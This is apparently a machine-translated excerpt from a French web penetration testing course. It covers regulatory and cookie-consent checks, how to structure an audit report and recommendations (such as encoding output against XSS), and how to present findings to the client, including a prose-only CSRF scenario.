We're done with technical vulnerabilities for this course! In the next chapter, we are going to talk about the other points that we come across in auditing, and that in my opinion it is necessary to raise them, because they can constitute a risk for the application, and therefore be of interest to the sponsor.

Challenge business logic and configuration points



The vulnerabilities that we will see in this chapter do not require any technical skills. Let's say that they appeal rather to the right state of mind (or the wrong one, precisely... the one we mentioned in the first chapters: thinking like an attacker!).

Report unsafe features

During an intrusion test, you may come across features that you believe are dangerous.

This is the famous:

“ [It's not a bug, it's a feature](#) ”.

Joke originally used to poke fun at software vendors who fail to recognize errors [in](#) their products.

Check the regulatory compliance of the web application

This is not where we are going to find technical vulnerabilities that allow the application to be compromised, but it is something that I have become accustomed to checking because it **can represent a risk that will weigh on the application** .

In theory, if the application we are testing does not comply with the regulatory

constraints, the sponsor and owner of the application may be exposed to sanctions from the CNIL (National Commission for Computing and Liberties) or of its equivalents. It is a financial risk for him, even of image.

We are not lawyers, and this course is not a digital law course. I will therefore rely on the regulatory texts to:

- avoid any interpretation;
- be as factual as possible;
- emphasize what is important to watch and note, as a PENTESTER .

So let's look at what a PENTESTER can provide, technically, on the verification of the main legal obligations (not on what a particular type of application must contain).

Law n° 2004-575 of June 21, 2004 for confidence in the digital economy and the Consumer Code (older but which was revised in depth in 2016) list the information that the various sites must contain according to their usefulness (surname and first name for an individual site, company name for a company, general terms and conditions of sale (GTC) for an e-commerce site, etc.).

In addition, the Data Protection Act (LIL) and the General Data Protection Regulations (GDPR) provide us with a framework for verifying that user consent has been collected (and this before the deposit of TRACKING cookies) ; that the lifespan of these cookies is limited in time; and that the withdrawal of consent leads to the deletion of cookies.


Before the advent of all the libraries that make it easy to manage the collection of consent, I have seen applications deposit cookies, whether the user gives his

consent or not. It's probably less the case, but make a habit of checking; it is very clear in the GDPR: continuing to browse does not constitute consent.

Attention ! All web applications intended for physical users are concerned, including those developed for internal needs.

To perform these checks against cookies, you can either:

- see when and how cookies are set through BURP 's history ;
- use a tool like a browser add-on such as [Cookie Quick Manager in Firefox](#) ;
- look in your browser's developer tools. Example :



ROOT Me cookies from the Firefox Developer Console

If you come across publicly accessible personal data (due to a bad configuration of the server which authorizes “directory listing”, for example), bring it up!

Directory listing vulnerabilities are not inherently dangerous and I will not explain this weakness in this course, as it is a configuration error more than a technical vulnerability. But if they provide access to sensitive data, the customer will want to know that his data is public!

In summary

- Not all vulnerabilities require a lot of imagination or chaining together three new techniques BYPASSING ^{two} security countermeasures. The reality is often simpler, and legitimate functionalities for the business are sometimes vulnerabilities, from the point of view of CYBERSECURITY .
- You have to understand the business of the applications you are testing to imagine what is important for the application. You also need to take a step back from your findings or your tests, to identify IMPACTIVE risk scenarios .
- It is good practice to take a few minutes to check that the standard legal provisions are respected (in particular, in terms of obtaining consent and cookies). The sponsor will thank you for having avoided a hypothetical formal notice from the CNIL!

We are done with the findings. It's time to move on to the part that auditors generally like less, but which is just as necessary as the tests: the formalization and the restitution. Let's go!

Write your audit report

In this course, I wanted to take a maximalist approach to show you how to write a very comprehensive report. This approach echoes the elements expected in a report written according to PASSI requirements (part 6, step 5).

These elements include:

The managerial summary (context and scope; the most important vulnerabilities and their corrective measures; assessment of the general level of security).

The results of the audit (vulnerabilities identified and corrective measures proposed, classified by criticality, complexity, or estimated cost of correction).

The course of the tests (chronology and methodologies used).

But before talking about the substance, let's talk about the form.

Pay attention to the form of the report

First step: **check in the framework document what has been agreed in terms of format** : full text report, slide show, or action plan in spreadsheet format?

You can even explain in the introduction that the choice of formalization has been focused on such and such a format and specify the reasons. An informed reader will understand that the report has been constructed to meet the specific needs of the sponsor, and that it does not necessarily reflect the form and content of other reports that you may write.

Your report may quickly contain many pages, in particular because of the captures or the exhaustiveness of the tests and explanations. It is therefore **important that it is pleasant to read !**

For this, the same techniques as for any document are applicable:

- captions to any screenshots or technical evidence;

- highlighting important elements;
- short sentences, no more than 3 lines (1.5 lines on average);
- a clear separation of the different parties;
- and above all, no spelling mistakes!

On the rest, few things specific to our business to say in addition.

Speaking of spelling mistakes, I have an anecdote to tell you:

In the first months of my career as a consultant, on several occasions I had project managers who were particularly careful about the form and style of writing (these elements are part of the overall quality of the service, and are treated with the same importance as the merits by most consulting firms). One of these project managers had even told me “Warning, I am uncompromising on the form and if I see more than 3 faults in the report, I will not read any further”. You can imagine that he put it into action and that I had to reread my report several times before he did a complete rereading!

Generally, I proofread a deliverable at least 3 times and have it proofread by someone else on the team!

I advise you to provide a non-modifiable version (PDF type) in addition to the initial format, whatever it is. In this way, the sponsor will always have a faithful and non-modifiable version of your deliverable, while having an editable version in which he can, for example, copy and paste.

Good ! **Now let's move on to the content** , because if the form is what makes your client find your report pleasant to read, it is the substance that interests them!

Write a detailed report

At the beginning of the chapter, I presented the different parts expected in an intrusion test report:

Section title	Targeted objectives and concepts covered	Main recipients
Managerial summary	Give a macro vision of the risks and the level of security of the audited object	Managers, professions
Test results (vulnerabilities and recommendations)	List the associated vulnerabilities and recommendations in an actionable way for the sponsor's teams	Technical populations and trades
Testing process	Understand the listener journey in detail	Auditors and technical populations

We will now detail these parts one by one.

Part n°1: the managerial summary

This summary must be relatively short (one to two pages) and must be understandable by non-expert populations.

The objective of this part is that anyone with access to the report understands in

a few minutes what are the main ones:

1. **Vulnerabilities** that impact the audited application.
2. **Actions to remedy** this, regardless of its core business.

There is no fixed structure on how to write this part. Personally, I learned to start by stating the positive points, then the areas for improvement.

The purpose of an audit is not to identify culprits, but to help the sponsor improve the security of its application.

In the points to be corrected, the idea is to **remain at a very high level and to link, as far as possible, identified vulnerabilities to a problem or a risk** for the business. We can talk about SQL injections or command execution, but emphasizing what these vulnerabilities allow to do rather than the vulnerability itself. We will only cite **the most important points, not the details** that do not really allow the application to be reached.

At the end of reading the managerial summary, the sponsor, whoever he is, must have understood what we have managed to do on the application. He must have the keys to decide, for example, if the application can go into production as is, or if corrective measures must be implemented beforehand.

Part n°2: the result of the intrusion tests

This part of the audit report is intended for the technical populations, in particular the people who will be responsible for implementing the recommendations and (possibly) verifying the correct application of the correction by testing the application again.

This part will be used to build the action plan.

It contains two subsections:

1. **Vulnerabilities** , with:

- the name or title you have given to the vulnerability;
- the detail of the vulnerability, sufficiently exhaustive to quickly locate the vulnerability on the application;
- the criticality of the vulnerability, for example according to its CVSS score or according to the scale defined in the PASSI repository.

2. **Recommendations** , with:

- the name or title you have given to the recommendation;
- the detail of the recommendation, what is expected of the teams and an example or a link to an article or resources helping to implement the recommendation in the case of technical recommendations;
- the importance of the recommendation in the overall action plan;
- the relative cost or relative complexity you estimate for implementing the fix;
- the reference of the vulnerability(ies) that it corrects or mitigates.

Part n°3: the process of the intrusion tests

This part is usually the most substantial part of the report. It **details and explains all the tests that have been carried out on the target** , whether they have led to the discovery of a vulnerability, or on the contrary brought proof of the absence of vulnerability.

There is a debate between the PENESTERS on the content of the test details, a debate that I myself had with other colleagues or competitors, and that I saw again shortly after on TWITTER :

Regardless of the level of detail chosen, the approach can be:

- **linear and chronological** as suggested by ANSSI;
- where **compartmentalized into large sections** according to the typologies of vulnerabilities (as we have seen in this course). The web lends itself quite well to this, unlike other types of penetration testing.

The idea of this section is to tell the story of your penetration test, what you tried, why, and what was the result.

In this part of the report, you put:

1. **All proofs of work (vulnerabilities , PAYLOADS – even tools ! – used).**
2. But also the **evidence of protection** or **the absence of vulnerabilities** .

If a PENTESTER revisits the app a few months or even years after you do, they **should be able to figure out exactly what you did and what you found from your report** . At no time should he be able to say to himself “But what did he do here?” or even “But how did he arrive at this result?”.

For each test, I structure my approach like this:

- an **explanation** of what I'm looking for, why I'm looking for it and how it works;
- the **test** of the vulnerability in question;
- interpretation **of** test results, positive or negative.

In summary

- Before writing the report, check with your sponsor that the planned format meets their needs.

- By default, I recommend a complete approach to the deliverable with a managerial summary, the result of the vulnerabilities found and recommendations, then the detailed sequence of the tests carried out. This is the approach also recommended by ANSSI in PASSI.
- Take care of the form of the report and proofread it, several times if necessary!
- Each part of the report is aimed at a specific audience:
 - the managerial summary is aimed at executive functions such as managers, heads of departments, and “business” populations without specific IT knowledge, and even less security;
 - the list of vulnerabilities and recommendations is intended for the technical populations, who will have to implement the recommendations and understand why the vulnerability exists;
 - the details of the tests are also intended for the technical population if they wish to understand the entire progress of the PENTESTER, but also for future testers or other auditors who may need the results of the audit for another mission.

In the following chapter, we will see in detail how to approach and formulate the recommendations so that they are as actionable as possible by the sponsor's teams.

Formalize recommendations and action plan

Help the sponsor make decisions

Faced with the results of the test, the sponsor will immediately ask himself the following questions:

- **What should I do** to fix these vulnerabilities?
- In what **order** ? Which are **acceptable in the short term** ?

- the various corrections **cost** me ?

Our goal in the feedback meeting is twofold:

1. **Accompany** the sponsor in his choices, by giving him a maximum of factual and quantified elements.
2. **Popularize** our expertise so that he is aware of the issues involved in the various recommendations.

He must understand the risks he exposes himself to if he decides not to correct a vulnerability or to correct it only partially. And for that, we need factual scales, which are understood and shared as widely as possible.

- If the client already carries out **risk management** on other subjects (social, financial, environmental, etc.), then you can **ask him for his scales to apply them to your analysis** and your report, so that he can find his way around easier. It's his deliverable, don't forget that.
- If it's not something he's used to doing, then you can use your own, which you've defined before. **The important thing is that the scales are consistent, factual and comparable!**

Recommendations can have several characteristics that allow them to be ordered, such as **priority** ; the **cost** ; complexity ; _ or the **workload** required.

Priority is the most important characteristic for the sponsor.

Personally, I use **short term** (less than 1 month); **medium term** (1 month to 6 months); **long term** (6 months and more). The notion of “short term” is very relative depending on the company! We can therefore add a “very short term” level for very urgent recommendations.

But how to decide the priority without doing it with a wet finger?

We decide according to the vulnerability that it corrects, and the risk that it reduces or attenuates.

The more the recommendation fixes a critical vulnerability (or the more it mitigates a significant risk), the higher the priority.

If, for example, we have a pre-authentication RCE (REMOTE Code Execution) on the application (the worst kind, the champion of vulnerabilities), there is a good chance that it is this one that we correct first. And this, regardless of the cost or complexity of the recommendation.

Then, with equal priority, how best to guide the sponsor?

The cost, complexity and burden can be confusing for those who don't use your scale on a regular basis: if I end up bringing in outside contractors to do the work, is that a cost or is it time? Or both ?

Ok so if it takes a significant workload, it's because it's complex, and therefore it's expensive, right?

In my opinion, there is no good answer, that's why you have to make a choice and explain it in the scales. My postulate is the following:

- The **cost** represents the **necessary financial investments** (purchase of equipment or license for a tool).
- The **workload** is always difficult to assess, because it is very dependent on the sponsor's inertia... It is counted as “**day/man load**”
 -
 - A change in the server configuration is relatively quick to do,
 - correct all SQL queries because they are vulnerable to injections, it will take a little time but it is still reasonable,
 - Completely modifying a vulnerable kinematics by design may take a considerable amount of time.
- Complexity is even more difficult to assess, because : "what is

complex?" I will consider it complex to migrate a rather old application to a new server because the server has been identified as obsolete, even though this version of the application is no longer supported by the publisher or, worse, that the publisher no longer exists. All of this will take time, but also, potentially, many other problems.

Of course, these scales are only indicative, because **for each recommendation there are sometimes several solutions!**

For example, imagine that one of your recommendations is to install a WAF solution. This recommendation in itself is so broad that it requires behind a project of identification of needs, benchmarking of solutions, deployment, then maintenance in operational conditions to be carried out correctly! Or a customer can just as well decide to set up an Apache reverse proxy with some filtering rules, and it won't have cost him much (but the result won't be the same). Do you see the difficulty of the exercise?

Your action plan is not a holy book! It is a working basis that the sponsor can use to build his action plan

Facilitate the implementation of your recommendations

The more you simplify the life of your sponsor and his teams, the higher the perceived quality and satisfaction will be. I've heard too much from some customers (pointing to other reports, of course) or seen on TWITTER comments like "Recommendations are not clear / not suitable / not realistic...".

Recommendations must therefore be clear; adapted and contextualized.

In your action plan, in addition to the priority and other characteristics of the

recommendation, I find it relevant and useful to add the teams to which they are addressed: system, network, development, business, etc.

Among the vulnerabilities we saw on the example.com application we found some XSS, so we need to tell the client what to do.

Here is an example of a recommendation for processing an XSS that I have come across, and which in my opinion brings too little value to the sponsor:

“To correct application XSS, special character encoding must be implemented.”

It lacks, at least, the how and the OR .

A more detailed recommendation could be the following to fix XSS vulnerabilities:


“In order to fix Cross Site Scripting (XSS) vulnerabilities, it is necessary to encode user input that is redisplayed in the body of the page. In PHP, the [HTMLSPECIALCHARS \(\) function](#) allows this encoding to be performed automatically, for example. The following vulnerable fields have been identified:

- AAA on the BBB page ;
- CCC on the DDD page ...

However, it is strongly recommended to carry out a complete review of the code in order to correct the vulnerable fields which would not have been identified in the time allowed for the tests. “

With that, normally the different people or teams of our sponsor have all the elements to correct the vulnerability that we have found!

Up to you !



Order

I showed you an example of a recommendation. It's up to you to do the others!

Here is the list of the 16 vulnerabilities (in [Excel](#) or [Open Document format](#)) that we found during our penetration test on `example.com` .

Can you write the associated recommendations?

In summary

- The action plan that you formalize is a proposal for the sponsor to help him prioritize actions.
- Your action plan is not a holy book that holds absolute truth.
- The action plan must be directly actionable for your sponsor: except for certain complex recommendations which may require projects in their own right, the client should be able to immediately launch most corrective projects.
- To be actionable, the recommendations must be prioritized, and have the maximum number of useful characteristics for the client: estimated cost, working time required, typical team responsible, etc.
- The recommendations must be as detailed as possible to leave a minimum of room for questioning and interpretation. If you can refer to official documentation (manufacturer, publisher, language, etc.), add it!

Return your work

Prepare the presentation material

30 minutes by tram to reach the place of restitution at the sponsor, just enough time to make the presentation support! Just kidding... It takes a little longer than that to write this presentation. But who knows, when you'll be at your 100th?

Ok, but by the way, what do we put in restitution slides? Vulnerabilities? The recommendations ? What else ?

These two elements, but not only and far from it!

The **restitution support** , like any other deliverable, **must be self-supporting** : all the elements necessary for understanding must be in the presentation. **Our word only comes to support and present these elements** , to add a little content or to clarify certain points.

Self-supporting does not mean literal: out of the question to copy and paste the report into slides, and present it like that.

Step 1: recall the context

So before talking with passion about our wonderful finds, it is relevant to **recall the context** . This puts everyone on the same level.

Step 2: Summarize the positive points and areas for improvement

Some people will be particularly busy and quick to pass through the meeting. To these people, summarize the positive aspects and points to work on the application, **early in the presentation** .

Step 3: Show the vulnerabilities in order of criticality

This is when you present:

1. The vulnerabilities found.

2. Risk or exploitation scenarios.
3. And the associated recommendations.

Order the vulnerabilities by criticality (from the most critical to the least critical).


We are not at the cinema trying to keep the sponsor in suspense by leaving suspense before announcing the most important vulnerabilities.

Like any human being, he has a limited attention span. You might as well use the time when he is completely focused to get the important messages across to him, and leave the time when he is likely to drop out for the less critical things.

Moreover, it is not necessarily necessary to put in the restitution presentation the less important vulnerabilities if you have a lot of things to present.

Provide diagrams and include the most relevant screenshots you took during testing and, if you have them, videos of a vulnerability exploit.

Up to you !



Order

example.com application , we found a nice **CSRF vulnerability on the functionality allowing doctors to issue prescriptions.**


If an attacker knows the name of the drug, the prescription and the patient information, he can unknowingly have a doctor prescribe drugs! For example, he may prescribe restricted medications such as morphine or narcotics. And as the

prescriptions are communicated by email to their beneficiary, the attacker can retrieve the prescription in his inbox. Not a great scenario... Can you schematize it to explain this somewhat special vulnerability in a feedback meeting?

Solution

Section: Prepare the presentation material

Below is an infographic we created to illustrate this vulnerability.



Showcase your work

Your medium is ready? Let the show begin: you left for **1 hour of presentation** (be careful, it goes by very quickly).

Whether vulnerabilities are flowing or no flaws have been identified, **each restitution**

To put the odds on your side, keep in mind the objective: to improve the security level of the application. You must be an ally of the sponsor to build with him the final elements of the security of the system.

The restitution meeting should in no way be a witch hunt to find out who made this or that mistake.

Sometimes, the sponsors will have specific ideas of what they expect from the restitution: releasing the budget, decommissioning an application, embarking the businesses in a security approach, for example. If these objectives are compatible with your posture, nothing prevents you from directing your speech a little or certain recommendations to go in the direction of the sponsor.

I'm not telling you to write what the sponsor asks of you! An audit or penetration test should normally be independent, and therefore by definition the results should not be influenced!

To do this, **recall these objectives at the start of the meeting** . Then run the presentation as you built and planned it.

Do not go too quickly over the summary part, nor over the good points: it is also of interest to the teams to know on which subjects they have done a good job!

Take the time to:

- **present complicated subjects** (or subjects which raise debates);

- **listen to objections** if there are any. Answer them without trying to be right at all costs and imposing your vision, but **rather try to find a common solution**.

I'm not saying to say “amen” to a solution that won't work... But to share your expert vision on what the alternative solution discussed brings (less, more or different).

If one of the meeting members disputes one of the vulnerabilities, you have two options:

1. Either you have the technical proof and you bring it out to discuss it.
2. Either you do not have it (or it is insufficient). In this case, suggest that the sponsor redo the test for this vulnerability. It is better to verify your statements than to persist if you cannot prove what you are saying.

Collect feedback from your audience

And here we come to the end of this mission. Everything went well from your point of view, but what about the sponsor's point of view?

Ask him !

- How did he experience the mission on his side?
- Was everything clear during the restitution?
- Does he think he has all the elements to carry out the action plan?

The objective is not to receive flowers, but simply to ensure that the customer is satisfied with our work.

Then, suggest that they review again in 3 months, to see how the action plan has progressed and maintain the relationship with them.

This course is over, **congratulations** ! I hope I have taught you all the basics so

that you feel ready to carry out your first web penetration test.

Go further

You are at the beginning of your journey in the world of penetration testing: I encourage you to increase your skills by monitoring [and](#) experimenting.

In summary

- I strongly recommend that you rely on a medium to achieve the restitution of your work.
- This support must be self-supporting, that is to say contain all the important information concerning the results of the intrusion test that you have just carried out.
- The medium must contain at least the following elements:
 - a reminder of the context;
 - a managerial summary with positive and negative highlights;
 - vulnerabilities and exploitation or risk scenarios, as well as associated recommendations.
- If you have a very high number of vulnerabilities, you can afford to show and explain only the most important ones in a feedback meeting. The others will be in the detailed report in any case.
- In meetings, be in mutual construction with the sponsor and his teams. Your role is not to distribute bad points or look for a culprit.
- At the end of the meeting, collect the immediate feeling of the sponsor and his teams vis-à-vis the mission. This allows you to make sure you haven't missed anything. Ask the sponsor to meet a few weeks or months later to see how the action plan has progressed.